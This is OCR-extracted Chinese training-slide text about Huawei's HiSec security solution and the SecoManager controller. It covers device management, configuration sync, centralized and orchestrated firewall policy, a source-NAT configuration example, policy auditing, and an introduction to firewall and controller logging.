- 满足等保合规是基础，做好安全建设还需应对高级威胁。

自主可控待完善

- 自主可控产品少、迭代开发难度大，客户使用占比低。

可信建设需强化

- 安全产品不安全，产品需要依靠自身的健壮性保证自身安全。

安全服务靠人堆


- 雇佣式安全服务，成本高，持续时间短，导致实效不佳。

防御能力不均衡

- 省里防御手段充足，地市县乡能力薄弱，容易被攻破。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

华为HiSec安全解决方案




Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- 华为HiSec安全解决方案中，HiSec Insight分析器联合网络控制器iMaster NCE和安全控制器SecoManager可以实时阻断流量或隔离感染主机，加速威胁响应。
- 华为HiSec安全解决方案中，SecoManager支持与iMaster NCE融合部署，也支持独立部署。

SecoManager智能安全运维


- SecoManager是一款华为公司针对数据中心、园区、海量分支等不同场景推出的统一安全控制器，提供**设备集中管理**、**策略集中管理**、**策略智能编排**、**策略智能运维**四个功能，支持安全功能服务化、可视化，协同网络、安全设备和HiSec Insight形成全面威胁感知、分析和响应的企业网络智能安全运维体系。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI




- 设备发现：为实现SecoManager对设备的统一管理，需要先将网络中的设备添加到SecoManager。
- 创建双机热备组：如果SecoManager不能自动识别采用双机热备组网的设备，需要在设备被发现后，手工创建双机热备组。
- 数据同步：确保设备侧和SecoManager侧的配置一致、主备设备配置一致。
- 收集设备告警：为实时监控设备的状态，SecoManager可以收集设备告警方便定位故障。
- 单头管理：当前设备可能被多个源头（如设备管理员、控制器）管理，会带来配置不一致，导致业务冲突。为解决这个问题，SecoManager支持单头管理功能，通过对设备下发配置锁定指令，锁定后只有SecoManager才能配置设备；设备管理员只能执行解锁命令和display等查看命令，不能对设备进行业务配置。
- 单点登录：开启单点登录功能后，SecoManager支持直接跳转到以下设备的Web界面。
- 设备监控：在全局监控页面，可以全局性监控SecoManager纳管的所有设备的告警信息统计、告警数统计TOP5、License剩余天数统计TOP5、设备运行状态和接口接收/发送速率；在设备监控页面，可以监控指定设备的告警信息、CPU、内存、并发会话、吞吐量和接口的接收/发送速率。



- 自动发现：SecoManager主动扫描设备，并把扫描发现的设备加入到设备列表中。这种方式主要适用于设备在内网的情况，SecoManager和设备路由可达，SecoManager通过SNMP主动扫描就可以探测到设备。上图中的FW1、FW2通过自动发现方式被SecoManager纳管。
- 自动注册：SecoManager和设备需要经过NAT转换才能连接，无法通过SNMP主动扫描到设备。例如在上图中，通过NAT Server设备将SecoManager南向通信IP地址映射为一个公网地址，设备发送的注册请求经过SNAT转换后与此公网地址通信。设备主动连接上SecoManager后，SecoManager根据设备ESN号将设备加入到设备列表中。上图中的FW3、FW4通过自动注册方式被SecoManager纳管。当有多个设备使用相同的IP地址接入SecoManager时，可使用自动注册的方式。SecoManager根据设备的ESN号识别和纳管设备。

创建双机热备组

- 当设备采用双机热备组网时，需要在SecoManager上创建双机热备组，将主备设备添加到双机热备组中。



SecoManager开启热备组自动识别功能的前提下，双机热备设备满足全部四个条件，SecoManager会自动识别采用双机热备组网的设备并标记主备设备为双机热备组。

- 设备型号相同
- 双机热备模式相同（主备备份、主备镜像、负载分担）
- 心跳口数量、接口名称相同
- VRRP的ID及虚拟IP地址相同

当双机热备设备仅满足设备型号及双机热备模式两个条件，需要在设备上线后，手工创建双机热备组。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

数据同步 - 主备差异发现（1）


- 通过主备差异检查功能，SecoManager检查主备设备的配置是否一致，如果不一致，可执行同步操作保证主备设备配置一致。通过SecoManager配置业务前，如果环境中存在双机热备，建议执行一次主备差异发现，以保证主备配置一致。

- 手工执行主备差异发现：

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

数据同步 - 主备差异发现（2）

- 根据检查结果，如果主备配置检查不一致，执行主备设备配置同步操作。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

数据同步 - 立即差异发现

- 如果管理员对设备进行线下配置，会造成设备与SecoManager之间存在差异数据。SecoManager支持手工或定期自动执行差异发现任务，生成设备与控制器之间的配置差异，供用户选择进行差异修复，可以选择将SecoManager配置**对账**（以控制器配置为准）到设备，也可以选择将设备配置**同步**（以转发器配置为准）到SecoManager。


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 对于首次添加的设备，系统会自动执行一次差异发现，建议此时执行一次同步操作，以保证设备侧和SecoManager侧的配置一致。
- 对于组成双机热备组的两台设备，通过控制器执行主备差异发现和立即差异发现后，主备差异发现的结果为一致，主用设备的立即差异发现结果为一致，但备用设备的立即差异发现结果为不一致，此时为了保证备用设备的立即差异发现结果为一致，需要管理员先在设备侧执行主备同步操作后，再在控制器侧执行立即差异发现。
- 执行同步之后，不建议对设备进行多头管理。后续业务运行过程中，如果发现设备存在配置丢失，建议执行对账操作。
- 控制器下发虚拟系统后，如果在设备侧修改此虚拟系统的接口（例如，下发了vsys1，在设备侧为vsys1添加一个接口Interface1），则会导致差异发现后，VSYS和INTERFACES出现不一致的情况，此时请注意以下两点：
    - 由于vsys1是由控制器创建，所以无法通过同步操作消除VSYS和INTERFACES中的差异，只能通过对账操作消除。
    - 如果先执行了同步操作，再执行对账操作，则会导致VSYS的差异消除了，但INTERFACES中会出现差异，此时只需要再次执行同步操作即可消除INTERFACES中的差异。

策略集中管理

- SecoManager提供安全策略、NAT策略、带宽策略的统一管理功能。
- 传统的策略管理需要网络管理员在设备上手动完成，费时费力；通过SecoManager，可以实现策略的集中实施和部署。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 配置对象：方便后续配置策略时进行引用。
- 配置策略审批：系统管理员开启策略审批功能后，技术设计员创建安全策略，需要审批员审批通过后，部署员才可以部署。

配置举例：私网用户通过源NAT访问Internet（1）

- 某公司在网络边界处部署了防火墙作为安全网关。公司只申请了一个公网IP地址用于防火墙公网接口和Router互联。为了使公司私网中10.1.1.0/24网段的用户可以正常访问Internet，需要通过SecoManager在防火墙上下发出接口地址方式的源NAT策略，使私网用户直接借用防火墙公网接口的IP地址来访问Internet。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

配置举例：私网用户通过源NAT访问Internet（2）

- 配置思路：
  - 防火墙基础网络配置；
  - 通过SecoManager配置NAT策略，使私网用户访问外网时，将报文的源地址转换为出接口GigabitEthernet1/0/2的地址；
  - 通过SecoManager配置安全策略，允许私网指定网段与Internet进行报文交互。
- 配置步骤：
  - 防火墙基础网络配置：
    - 接口IP地址及安全区域配置：略。
    - 防火墙路由配置：在防火墙上配置缺省路由，使私网流量可以正常转发至路由器。

```
[FW] ip route-static 0.0.0.0 0.0.0.0 1.1.1.254
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

配置举例：私网用户通过源NAT访问Internet（3）

- 配置步骤：
  - NAT策略配置：在“网元策略”APP的菜单中选择“策略配置 > NAT策略”中，按照规划创建并部署NAT策略。

基础网络配置 | NAT策略配置 | 安全策略配置

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

配置举例：私网用户通过源NAT访问Internet（4）


- 配置步骤：
  - 安全策略配置：在“网元策略”APP的菜单中选择“策略配置 > 安全策略”中，按照规划创建并部署安全策略。

基础网络配置 NAT策略配置 安全策略配置

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

策略智能编排

- 传统企业的安全策略是基于单点设备的管理，设备单点管理容易引入策略行为的不一致和冲突的情况，例如不同设备对同一流量的策略动作不同，导致无效、冗余策略的累积。
- SecoManager提供策略智能编排功能，基于全网业务视角的策略管理方式，检查上下游设备上安全策略行为的一致性，避免下发无效的安全策略到设备上；同时基于业务需求自动识别每台设备的流量保护范围，自动编排需要下发的安全策略。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 当启用网络拓扑功能时，若拓扑图中存在交换机设备，需要提前在交换机设备侧配置SNMP协议参数，以便SecoManager能发现交换机设备并纳管。
- 配置安全策略：即通过SecoManager配置安全策略并下发对应的配置到设备上。

配置保护网段

- 保护网段是网络中需要设备提供保护的IP网段范围，一般为设备直连的末端网络地址和设备上路由表的目的地址。SecoManager能够基于保护网段自动下发安全策略，若安全策略中配置的源或目的地址与保护网段存在交集，则将该安全策略自动下发到该保护网段关联的设备上。
- 保护网段可以通过手动的方式进行创建，也可以通过设备自学习的方式生成。采用设备自学习方式生成保护网段之前需要先配置网络拓扑。



FW路由表：

目的地址	下一跳
10.1.4.0/24	10.1.3.1
10.1.1.0/24	10.1.2.2

FW直连末端网络：

直连地址	接口
10.1.2.0/24	G1/0/0
10.1.3.0/24	G1/0/1

FW上的保护网段为10.1.1.0/24、10.1.2.0/24、10.1.3.0/24、10.1.4.0/24。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 如上图所示，在防火墙设备两侧分别有Switch1和Switch2，根据各设备路由表可得知，与FW直连的末端网络地址为10.1.2.0/24和10.1.3.0/24，FW上路由表的目的地址为10.1.4.0/24和10.1.1.0/24，所以在FW上的保护网段为10.1.1.0/24、10.1.2.0/24、10.1.3.0/24、10.1.4.0/24。


配置网络拓扑

- 通过配置网络拓扑，可将设备间的链路关系可视化，生成网络拓扑图。拓扑管理功能可支持用户对网络拓扑图进行添加、同步等操作。便于管理人员运维。
- 启用拓扑管理功能后，SecoManager才可以根据拓扑自动学习到保护网段。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

配置分区策略

- 分区策略可以基于网络分区业务来进行安全策略配置，实现安全策略自动编排。用户无需在设备上进行安全策略配置，简化操作流程。



SecoManager分区策略：

源分区	源地址	目的分区	目的地址	服务
蓝区	172.18.1.0/24	红区	10.1.1.0/24	/

与FW1保护网段重合　与FW2保护网段重合


蓝区主机（IP：172.18.1.1/24）想要访问红区主机（IP：10.1.1.1/24）时，在SecoManager上配置分区策略，SecoManager会根据匹配结果进一步向防火墙下发安全策略。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 分区策略创建成功后，会在安全服务下自动生成一条对应的安全策略，分区策略和安全策略中的部署状态均为未部署。单击“策略部署”后，系统会根据配置的分区和地址的交集地址去查找设备，若交集地址与某设备的保护网段存在交集，则将分区策略下发到该设备设备上。如上图，分区策略中，源分区与源地址的交集地址、目的分区与目的地址的交集地址与FW1、FW2的保护网段存在交集，部署时将分区策略下发到FW1和FW2上。
- 分区策略在设备上体现为安全策略，安全策略的源地址为此处源分区与源地址的交集，目的地址为此处目的分区与目的地址的交集。

配置应用策略


- 应用策略是基于应用业务模型来配置策略，可简化用户配置。从业务对象（业务组件、服务）而不是网络元素来定义安全策略，确保安全策略可实现业务随行。
- 应用策略创建成功后，会在安全服务下自动生成对应的安全策略，并下发到对应的设备上。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

策略智能运维

- 企业在日常运转过程中，网络及业务变更频繁，每天会产生较多的策略更新诉求，以及会不断有新应用上下线，运维任务繁重。
- 通过创建策略调优任务，可以帮助用户自动识别出新发现的应用、已下线的应用和变更的应用。还可识别出设备上设置的安全策略是否存在冗余，方便用户及时清理冗余的策略，实现策略智能运维。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 通过策略调优可以实现：
  - 实现安全策略自动编排。
  - 识别出应用的上下线及变更。
  - 识别出设备上策略的冗余状态，方便用户及时清理冗余的策略。
  - 识别出设备上哪些策略是长期以来没有被使用过，哪些策略的使用率最高，方便用户及时优化。
  - 策略变更在部署到设备上之前进行影响性评估，帮助用户决策策略是否可以进行部署。

冗余分析

- 通过下发冗余分析任务，可分析一台或多台设备上的所有策略，识别出策略的冗余状态。方便用户根据自身需求及时禁用或删除冗余的策略。



查看分析结果详情，并对冗余策略进行禁用或删除操作。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

合规检查

- 通过制定合规检查规则，可以将策略识别为白名单或风险项。针对一些低风险的策略，用户可通过配置合规检查项将其提炼为白名单。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

策略综合审计

- 对已经存在的安全策略，控制器同时执行冗余分析和合规检查操作。生成一份检查报告，综合两个维度的分析结果，从而达到策略优化的目的。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


目录

1. 智能安全运维
2. **日志采集与分析**
3. 安全审计

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

什么是日志?


- 程序开发者为监控程序执行过程，会让程序在执行完一步或几步操作后输出相应的执行结果，该结果通常会记录系统或程序在什么时间、哪个主机、哪个程序上执行了什么操作及出现了什么问题等信息，这些信息被称为机器数据，即日志（Log）。
- 当系统、程序或硬件设备出现原因不明的错误或故障时，通过查看日志能够快速定位错误或故障的原因。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- FW支持输出多种类型的日志，每种类型的日志功能不同，具体如下：
  - 会话日志：报文经过FW处理后将会在FW上建立会话。FW支持会话信息的输出，管理员可以根据实际需要，选择在会话老化后输出、新建会话时输出、或者定期输出会话信息。
  - 丢包日志：报文被FW丢弃后，FW支持将报文的信息以及被丢弃的原因输出。报文被丢弃的原因包括未命中会话表而被丢弃、未通过安全策略检查而被丢弃等。
  - 业务日志：当流量到达或通过FW时，FW会基于应用、服务等信息，对用户的各种业务流量进行业务识别和威胁管控，同时记录日志信息。FW支持输出威胁日志、内容日志、策略命中日志、邮件过滤日志、URL过滤日志以及审计日志等业务日志。
  - 系统日志：FW支持将功能模块在运行过程中产生的信息输出为系统日志。
  - 端口预分配日志：通过端口预分配（NAT Port Range）日志可以了解FW（CGN）上的端口预分配和增量分配的情况，也可以实现NAT溯源。
- iMaster NCE提供日志管理功能，用于存储和管理安全日志、系统日志和操作日志三种类型的日志。
  - 安全日志：记录用户在系统上执行的影响系统安全的操作。
  - 系统日志：记录系统自动触发的操作或任务。


- 操作日志：记录用户在系统上执行的除影响系统安全外的所有操作。



- 日志存储：日志一经记录，就不会因为系统的正常使用而被修改，这意味着这是一种“永久性”的记录。因此，可以通过日志存储进行调查取证。取证是在事件发生后重现“发生了什么”的过程。这种描述往往基于不完整的信息，而信息可信度是至关重要的。日志是取证过程中不可或缺的组成部分。
- 故障分析：日志系统详细记录了运维人员的日常运维操作，可通过操作命令回放方式实现日常运维操作重现。对于人为操作故障，通过日志回放分析，可进行操作追溯，定位故障原因。
